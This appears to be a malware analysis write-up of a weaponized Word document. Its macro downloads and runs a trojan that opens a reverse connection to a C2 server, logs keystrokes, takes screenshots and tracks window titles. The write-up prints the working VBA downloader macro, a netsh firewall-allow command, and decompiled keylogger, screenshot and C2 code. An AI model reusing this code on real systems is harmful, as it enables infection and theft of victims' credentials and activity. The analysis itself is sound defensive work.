
MSWord to Backdoor


UDURRANI



Summary

- User receives a macro enabled MSWord document
- User opens the document
- Macro is initiated
- Macro downloads a malicious, second stage payload and executes it
- Malicious payload initiates a reverse shell with the C2 server and wait for further instructions.

Let's draw it out by looking at the flow



As you can see the flow above, the entry point is a weaponized word document. Word document has an obfuscated macro. Once we de-obfuscate the macro, it looks like a very simple and straightforward script.

```
Sub AutoOpen()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://www.321webs.com/sendfile/169293ad.htm?rndad=2064885982-1534146573", False
xHttp.Send

With bStrm
 .Type = 1 '//binary
 .Open
 .write xHttp.responseBody
 .savetofile "C:\ProgramData\binpc.exe", 2 '//overwrite
End With
Shell ("C:\ProgramData\binpc.exe")
End Sub
C:\ProgramData\binpc.exe
"C:\Users\foo\AppData\Local\Temp\trojancuabinpc.exe"
netsh firewall add allowedprogram "C:\Users\foo\AppData\Local\Temp\trojancuabinpc.exe" "trojancuabinpc.exe" ENABLE
```

The script is very easy to follow:

- Download an executable
- Initiate the executable in the background
- Create a firewall rule using netsh command to add malware as an allowed program.

The macro tries to download the second stage payload by using a simple **HTTP GET** request. Let's look at the network communication.

DNS:

```
------------------------
QUE:  www.321webs.com , 1
ANS:  24.117.66.19
------------------------
```

GET Request

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.140      TO IP ADDRESS 24.117.66.19
        PORT INFORMATION (49689, 80)
        SEQUENCE INFORMATION (2949351329, 3911735862)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (417)
47 45 54 20 2F 73 65 6E 64 66 69 6C 65 2F 31 36         GET /sendfile/16
39 32 39 33 61 64 2E 68 74 6D 3F 72 6E 64 61 64         9293ad.htm?rndad
3D 32 30 36 34 38 38 35 39 38 32 2D 31 35 33 34         =2064885982-1534
31 34 36 35 37 33 20 48 54 54 50 2F 31 2E 31 0D         146573 HTTP/1.1.
0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63         .Accept: */*..Ac
63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67         cept-Encoding: g
7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 55 73         zip, deflate..Us
65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C         er-Agent: Mozill
61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C         a/4.0 (compatibl
65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E         e; MSIE 7.0; Win
64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57         dows NT 6.1; WOW
36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B         64; Trident/4.0;
20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52          SLCC2; .NET CLR
20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54          2.0.50727; .NET
20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20          CLR 3.5.30729;
```

Response showing start of the malicious payload

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 24.117.66.19      TO IP ADDRESS 172.16.223.140
        PORT INFORMATION (80, 49689)
        SEQUENCE INFORMATION (3911735862, 2949351692)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (2934)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
0A 44 61 74 65 3A 20 53 75 6E 2C 20 31 39 20 41         .Date: Sun, 19 A
75 67 20 32 30 31 38 20 30 38 3A 34 34 3A 35 37         ug 2018 08:44:57
20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 4D 69          GMT..Server: Mi
63 72 6F 73 6F 66 74 2D 49 49 53 2F 36 2E 30 0D         crosoft-IIS/6.0.
0A 58 2D 50 6F 77 65 72 65 64 2D 42 79 3A 20 41         .X-Powered-By: A
53 50 2E 4E 45 54 0D 0A 58 2D 41 73 70 4E 65 74         SP.NET..X-AspNet
2D 56 65 72 73 69 6F 6E 3A 20 32 2E 30 2E 35 30         -Version: 2.0.50
37 32 37 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73         727..Content-Dis
70 6F 73 69 74 69 6F 6E 3A 20 61 74 74 61 63 68         position: attach
6D 65 6E 74 3B 66 69 6C 65 6E 61 6D 65 3D 22 62         ment;filename="b
69 6E 70 63 2E 65 78 65 22 0D 0A 53 65 74 2D 43         inpc.exe"..Set-C
6F 6F 6B 69 65 3A 20 41 53 50 2E 4E 45 54 5F 53         ookie: ASP.NET_S
65 73 73 69 6F 6E 49 64 3D 68 6B 35 75 79 7A 6E         essionId=hk5uyzn
6F 6B 63 72 63 61 76 32 31 66 79 64 32 62 31 34         okcrcav21fyd2b14
35 3B 20 70 61 74 68 3D 2F 3B 20 48 74 74 70 4F         5; path=/; HttpO
6E 6C 79 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72         nly..Cache-Contr
6F 6C 3A 20 70 72 69 76 61 74 65 0D 0A 43 6F 6E         ol: private..Con
74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69         tent-Type: appli
63 61 74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72         cation/octet-str
65 61 6D 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E         eam..Content-Len
67 74 68 3A 20 32 34 30 36 34 0D 0A 0D 0A 4D 5A         gth: 24064....MZ
90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00         ................
00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00         ......@.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
00 00 00 00 00 00 00 00 00 00 80 00 00 00 0E 1F         ..........?.....
BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73         ......!..L.!This
20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20          program cannot
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F         be run in DOS mo
64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 50 45         de....$.......PE
00 00 4C 01 03 00 DF 8A 70 5B 00 00 00 00 00 00         ..L.....p[......
00 00 E0 00 02 01 0B 01 08 00 00 56 00 00 00 06         ...........V....
00 00 00 00 00 00 8E 74 00 00 00 20 00 00 00 80         .......t... ...?
```

Malicious PAYLOAD Start

At this stage, macro's life is over. It downloaded and spawned the malicious executable.

NOTE: A malicious executable is the worst thing that can happen to you. I call this stage "***shit hitting the fan stage***"

Now, that every one is officially grossed out, let's look at the downloaded executable.

Basic info i.e. file size, hash, type, arch etc


```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 811
WORDS: 1439
CHARS: 23103
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5   : f1f6e3a47004ad0d5ff6041e1d271e4f
SHA256: e138024aaa965518907b7a066df6ee82baa880e8f227780391baad7e42a04166
SHA1  : c7f0c4e79f864774e9113e8a746ea75ad6185a4a
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Content Type: application/octet-stream
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
PER: -rwx------
MOD: 2018-08-19 12:45:19.165474 +0400 +04
SYS: *syscall.Stat_t
SIN: &{Dev:16777220 Mode:33216 Nlink:1 Ino:3668905 Uid:501 Gid:20 Rdev:0 Pad_cgo_0:[0 0 0 0] Atimespec:{Sec:1534669694 Nsec:776667146} M
timespec:{Sec:1534668319 Nsec:165474000} Ctimespec:{Sec:1534669504 Nsec:873886854} Birthtimespec:{Sec:1534668319 Nsec:165474000} Size:24
064 Blocks:48 Blksize:4194304 Flags:0 Gen:0 Lspare:0 Qspare:[0 0]}

D&S: [false, false, PE, MZ]
BAS: 132
ARC: [x86]
```

The payload has made it to the process stack and is trying to make a reverse shell to the C2 server. ***Here is the network communication to C2 server:***

DNS:

```
------------------------
QUE:  binpc.ddns.net , 1
ANS:  123.19.255.199
```

123.19.255.199, in this case is the C2 server. Let's look at some network IOC's in case you are interested



If you look at the traffic trace shown above.

- Macro talks to **24.177.66.19** i.e. an ip address in the United States area.
- Executable talks to **123.19.255.199** i.e. an ip address in the Vietnam area.

Let's look at the reverse shell activity:

Following shows the initial 3-way handshake, followed by victim machine giving out some basic information.

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 10.0.0.188  TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49453, 5555)
        SEQUENCE INFORMATION (1204568264, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 10.0.0.10   TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (5555, 49453)
        SEQUENCE INFORMATION (474225939, 1204568265)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 10.0.0.188  TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49453, 5555)
        SEQUENCE INFORMATION (1204568265, 474225940)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49453, 5555)
        SEQUENCE INFORMATION (1204568265, 474225940)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (218)
  31 36 30 00 6C 6C 7C 27 7C 27 7C 53 47 46 6A 53      160.ll|'|'|SGFjS
  32 56 6B 58 30 55 34 4E 6A 51 7A 4F 54 41 33 7C      2VkX0U4NjQzOTA3|
  27 7C 27 7C 57 49 4E 2D 52 4E 34 41 31 44 37 49      '|'|WIN-RN4A1D7I
  4D 36 4C 7C 27 7C 27 7C 66 6F 6F 7C 27 7C 27 7C      M6L|'|'|foo|'|'|
  31 38 2D 30 38 2D 32 31 7C 27 7C 27 7C 7C 27 7C      18-08-21|'|'||'|
  27 7C 57 69 6E 20 37 20 45 6E 74 65 72 70 72 69      '|Win 7 Enterpri
  73 65 20 53 50 30 20 78 36 34 7C 27 7C 27 7C 59      se SP0 x64|'|'|Y
  65 73 7C 27 7C 27 7C 30 2E 37 64 7C 27 7C 27 7C      es|'|'|0.7d|'|'|
  2E 2E 7C 27 7C 27 7C 55 48 4A 76 5A 33 4A 68 62      ..|'|'|UHJvZ3Jhb
  53 42 4E 59 57 35 68 5A 32 56 79 41 41 3D 3D 7C      SBNYW5hZ2VyAA==|
  27 7C 27 7C                                          '|'|
```

What's being sent out by the malware?????

160ll|'|'|SGFjS2VkX0U4NjQzOTA3|'|'|WIN-RN4A1D7IM6L|'|'|foo|'|'|
18-08-21|'|'|||'|'|Win 7 Enterprise SP0 x64|'|'|**Yes**|'|'|0.7d|'|'|..|'|'|
UHJvZ3JhbSBNYW5hZ2VyAA==|'|'|116inf|'|'|
SGFjS2VkDQpiaW5wYy5kZG5zLm5ldDo1NTU1DQpURU1QDQp0cm9qYW5jdWFiaW5w
Yy5leGUNClRydWUNCkZhbHNlDQpGYWxzZQ0KRmFsc2U=56act|'|'|
dHJvamFuY3VhYmlucGMuZXhlOjE4MDQgUHJvcGVydGllcwA=

SGFjS2VkX0U4NjQzOTA3 = HacKed_E8643907
WIN-RN4A1D7IM6L = MachineName
18-08-21 = Date

**SGFjS2VkDQpiaW5wYy5kZG5zLm5ldDo1NTU1DQpURU1QDQp0cm9qYW5jdWFi
aW5wYy5leGUNClRydWUNCkZhbHNlDQpGYWxzZQ0KRmFsc2U** is the base64 encoding for the following:

[HacKed
binpc.ddns.net:5555
TEMP
trojancuabinpc.exe
True
False
False
Fal]

Right after the Windows version and servicePack info, you can see a '**Yes**'. This tells the attacker if victims machine has a webCam available or not. The following class iterates through devices on the victim's machine

```
public static bool Cam()
{
  try
  {
    int num1 = 0;
    do
    {
      int num2 = (int) checked ((short) num1);
      string str1 = Strings.Space(100);
      ref string local1 = ref str1;
      int cbName = 100;
      string str2 = (string) null;
      ref string local2 = ref str2;
      int cbVer = 100;
      if (OK.capGetDriverDescriptionA((short) num2, ref local1, cbName, ref local2, cbVer))
        return true;
      checked { ++num1; }
    }
```

Later its returns **Yes** or **No**.

```
string str13 = (!OK.Cam() ? str12 + "No" + OK.Y : str12 + "Yes" + OK.Y) + OK.VR + OK.Y + ".." + OK.Y + OK.ACT() + OK.Y;
```

Consider this as signaling and messaging between the victim's machine and the C2 server. Delimiter is |||.

Payload can capture user-activity in real-time. E.g. when a user opens a text file, following is sent out to the C2 server.

```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49453, 5555)
        SEQUENCE INFORMATION (1204568751, 474225940)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (93)
    33 36 00 61 63 74 7C 27 7C 27 7C 56 57 35 30 61         36.act|'|'|VW50a
    58 52 73 5A 57 51 67 4C 53 42 4F 62 33 52 6C 63         XRsZWQgLSBOb3Rlc
    47 46 6B 41 41 3D 3D                                    GFkAA==
```

VW50aXRsZWQgLSBOb3RlcGFkAA== means Untitled - Notepad

act = activity. This tells the attacker that the message contains user's activity information.

So the signaling part is trying to tell the C2 server that user opened a notepad document where **name** = ***untitled***. This means that its a new notepad document. Malware is keeping track of all the windows user opens E.g. when user is browsing to check gmail, following message is sent out to the C2 server.

```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49453, 5555)
        SEQUENCE INFORMATION (1204569557, 474225940)

        (14: 20: 20: 234)
176act|'|'|aHR0cHM6Ly9hY2NvdW50cy5nb29nbGUuY29tL1NlcnZpY2VMb2dpbj9zZXJ
2aWNlPW1haWwmcGFzc2l2ZT10cnVlJnJtPWZhbHNlJmNvbnRpbnVlPWh0dHBzOi8vbWEgLS
BXaW5kb3dzIEludGVybmV0IEV4cGxvcmVyAA==
```

If we decode the payload, we get:

```
[ https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://ma - Windows Internet Explorer ]
```

Malware is trying to profile user's activity in real-time.

KeyLogger and Credential Theft.

Following shows how malware gets the keystrokes in the first place

```
    {
      this.LastAV = foregroundWindow.ToInt32();
      this.LastAS = processById.MainWindowTitle;
      return "\r\n\x0001" + DateAndTime.Now.ToString("yy/MM/dd ") + processById.ProcessName + " " + this.LastAS + "\x0001\r\n";
    }
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
  return "";
}

private static string VKCodeToUnicode(uint a)
{
  try
  {
    StringBuilder d = new StringBuilder();
    byte[] numArray = new byte[(int) byte.MaxValue];
    if (!kl.GetKeyboardState(numArray))
      return "";
    uint b = kl.MapVirtualKey(a, 0U);
    IntPtr foregroundWindow = OK.GetForegroundWindow();
    int num = 0;
    ref int local = ref num;
    IntPtr keyboardLayout = (IntPtr) kl.GetKeyboardLayout(kl.GetWindowThreadProcessId(foregroundWindow, ref local));
    kl.ToUnicodeEx(a, b, numArray, d, 5, 0U, keyboardLayout);
    return d.ToString();
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
  return ((Keys) checked ((int) a)).ToString();
}

private string Fix(Keys k)
{
  bool flag = OK.F.Keyboard.ShiftKeyDown;
  if (OK.F.Keyboard.CapsLock)
    flag = !flag;
  string str;
  try
  {
    Keys keys = k;
    str = keys == Keys.Delete || keys == Keys.Back ? "[" + k.ToString() + "]" : (keys == Keys.LShiftKey || keys == Keys.RShiftKey || (keys == Keys.Shift ||
    keys == Keys.ShiftKey) || (keys == Keys.Control || keys == Keys.ControlKey || (keys == Keys.RControlKey || keys == Keys.LControlKey)) || (keys == Keys.Alt ||
    keys == Keys.F1 || (keys == Keys.F2 || keys == Keys.F3) || (keys == Keys.F4 || keys == Keys.F5 || (keys == Keys.F6 || keys == Keys.F7))) || (keys == Keys.F8
    || keys == Keys.F9 || (keys == Keys.F10 || keys == Keys.F11) || (keys == Keys.F12 || keys == Keys.End)) ? "" : (keys != Keys.Space ? (keys == Keys.Return
    || keys == Keys.Return ? (!this.Logs.EndsWith("[ENTER]\r\n") ? "[ENTER]\r\n" : "") :
    (keys != Keys.Tab ? (!flag ? kl.VKCodeToUnicode(checked ((uint) k)) : kl.VKCodeToUnicode(checked ((uint) k)).ToUpper()) : "[TAP]\r\n")) : " "));
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    if (flag)
```

This part is pretty interesting. Before we get all technical let me decompile some of the code to make things clearer. Following shows the basic configuration for the malware.

```
{
  public static string VN = "SGFjS2Vk";
  public static string VR = "0.7d";
  public static object MT = (object) null;
  public static string EXE = "trojancuabinpc.exe";
  public static string DR = "TEMP";
  public static string RG = "ddd4b5433513e791cc6f8aad2302ab03";
  public static string H = "binpc.ddns.net";
  public static string P = "5555";
  public static string Y = "|'|'|";
  public static bool BD = Conversions.ToBoolean("False");
  public static bool Idr = Conversions.ToBoolean("True");
  public static bool IsF = Conversions.ToBoolean("False");
  public static bool Isu = Conversions.ToBoolean("False");
  public static FileInfo LO = new FileInfo(Assembly.GetEntryAssembly().Location);
  public static Computer F = new Computer();
  public static kl kq = (kl) null;
  public static bool Cn = false;
  public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
  public static TcpClient C = (TcpClient) null;
  private static MemoryStream MeM = new MemoryStream();
  private static byte[] b = new byte[5121];
  private static string lastcap = "";
  public static object PLG = (object) null;
  public static FileStream FS;
```

I am not getting into all the variables but would definitely like to cover the following:

public static string RG = "*ddd4b5433513e791cc6f8aad2302ab03*";


This variable tells the malware where to store the keyStrokes. Best part is, that the keystrokes are saved in the registry. Following shows the class **kl,** which is responsible for key logging activity. It shows that the malware will use the keyWord **kl** instead of **act** to send out the keyStrokes and credentials

```
public class kl
{
  private int LastAV;
  private string LastAS;
  private Keys lastKey;
  public string Logs;
  public string vn;

  public kl()
  {
    this.lastKey = Keys.None;
    this.Logs = "";
    this.vn = "[kl]";
  }
```

Keystrokes are saved in the registry using **RG** variable (string)

```
public static void DLV(string n)
{
  try
  {
    OK.F.Registry.CurrentUser.OpenSubKey("Software\\" + OK.RG, true).DeleteValue(n);
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
}
```

Here is the real-time capture of the keystrokes in the registry



Messaging with the C2 server sending out keyStrokes.

```
============================== (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (49940, 5555)
        SEQUENCE INFORMATION (2558828475, 2066275101)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (111)
    35 34 00 6B 6C 64 64 64 34 62 35 34 33 33 35 31        54.klddd4b543351
    33 65 37 39 31 63 63 36 66 38 61 61 64 32 33 30        3e791cc6f8aad230
    32 61 62 30 33 4A 56 52 4E 55 43 56 62 52 55 35        2ab03JVRNUCVbRU5
    55 52 56 4A 64 44 51 6F 3D                             URVJdDQo=
```

Screen Shots

Decompiled code to get screenshots on the victim's machine.

```
else if (Operators.CompareString(Left1, "CAP", false) == 0)
{
  int width = Screen.PrimaryScreen.Bounds.Width;
  Rectangle bounds = Screen.PrimaryScreen.Bounds;
  int height = bounds.Height;
  int num1 = 135173;
  Bitmap bitmap1 = new Bitmap(width, height, (PixelFormat) num1);
  Graphics graphics1 = Graphics.FromImage((Image) bitmap1);
  Graphics graphics2 = graphics1;
  int sourceX = 0;
  int sourceY = 0;
  int destinationX = 0;
  int destinationY = 0;
  Size size1 = new Size(bitmap1.Width, bitmap1.Height);
  Size blockRegionSize = size1;
  int num2 = 13369376;
  graphics2.CopyFromScreen(sourceX, sourceY, destinationX, destinationY, blockRegionSize, (CopyPixelOperation) num2);
  try
  {
```

Let's look at the decompiled code that shows how the payload is profiling users activities

```
public static string ACT()
{
  string str1;
  try
  {
    IntPtr foregroundWindow = OK.GetForegroundWindow();
    if (foregroundWindow == IntPtr.Zero)
    {
      str1 = "";
    }
    else
    {
      string str2 = Strings.Space(checked (OK.GetWindowTextLength((long) foregroundWindow) + 1));
      OK.GetWindowText(foregroundWindow, ref str2, str2.Length);
      str1 = OK.ENB(ref str2);
    }
  }
```

Decompiled code that sends and receives information from the C2 server

```
MemoryStream memoryStream = new MemoryStream();
string S = b.Length.ToString() + "\0";
byte[] buffer = OK.SB(ref S);
memoryStream.Write(buffer, 0, buffer.Length);
memoryStream.Write(b, 0, b.Length);
OK.C.Client.Send(memoryStream.ToArray(), 0, checked ((int) memoryStream.Length), SocketFlags.None);
```

```
OK.b = new byte[checked (OK.C.Available + 1)];
long num3 = checked (num1 - OK.MeM.Length);
if ((long) OK.b.Length > num3)
  OK.b = new byte[checked ((int) (num3 - 1L) + 1)];
int count = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
OK.MeM.Write(OK.b, 0, count);
```

OK.ENB() and OK.DEB() are used to encode and decode base64. It requires a string as parameter.

```
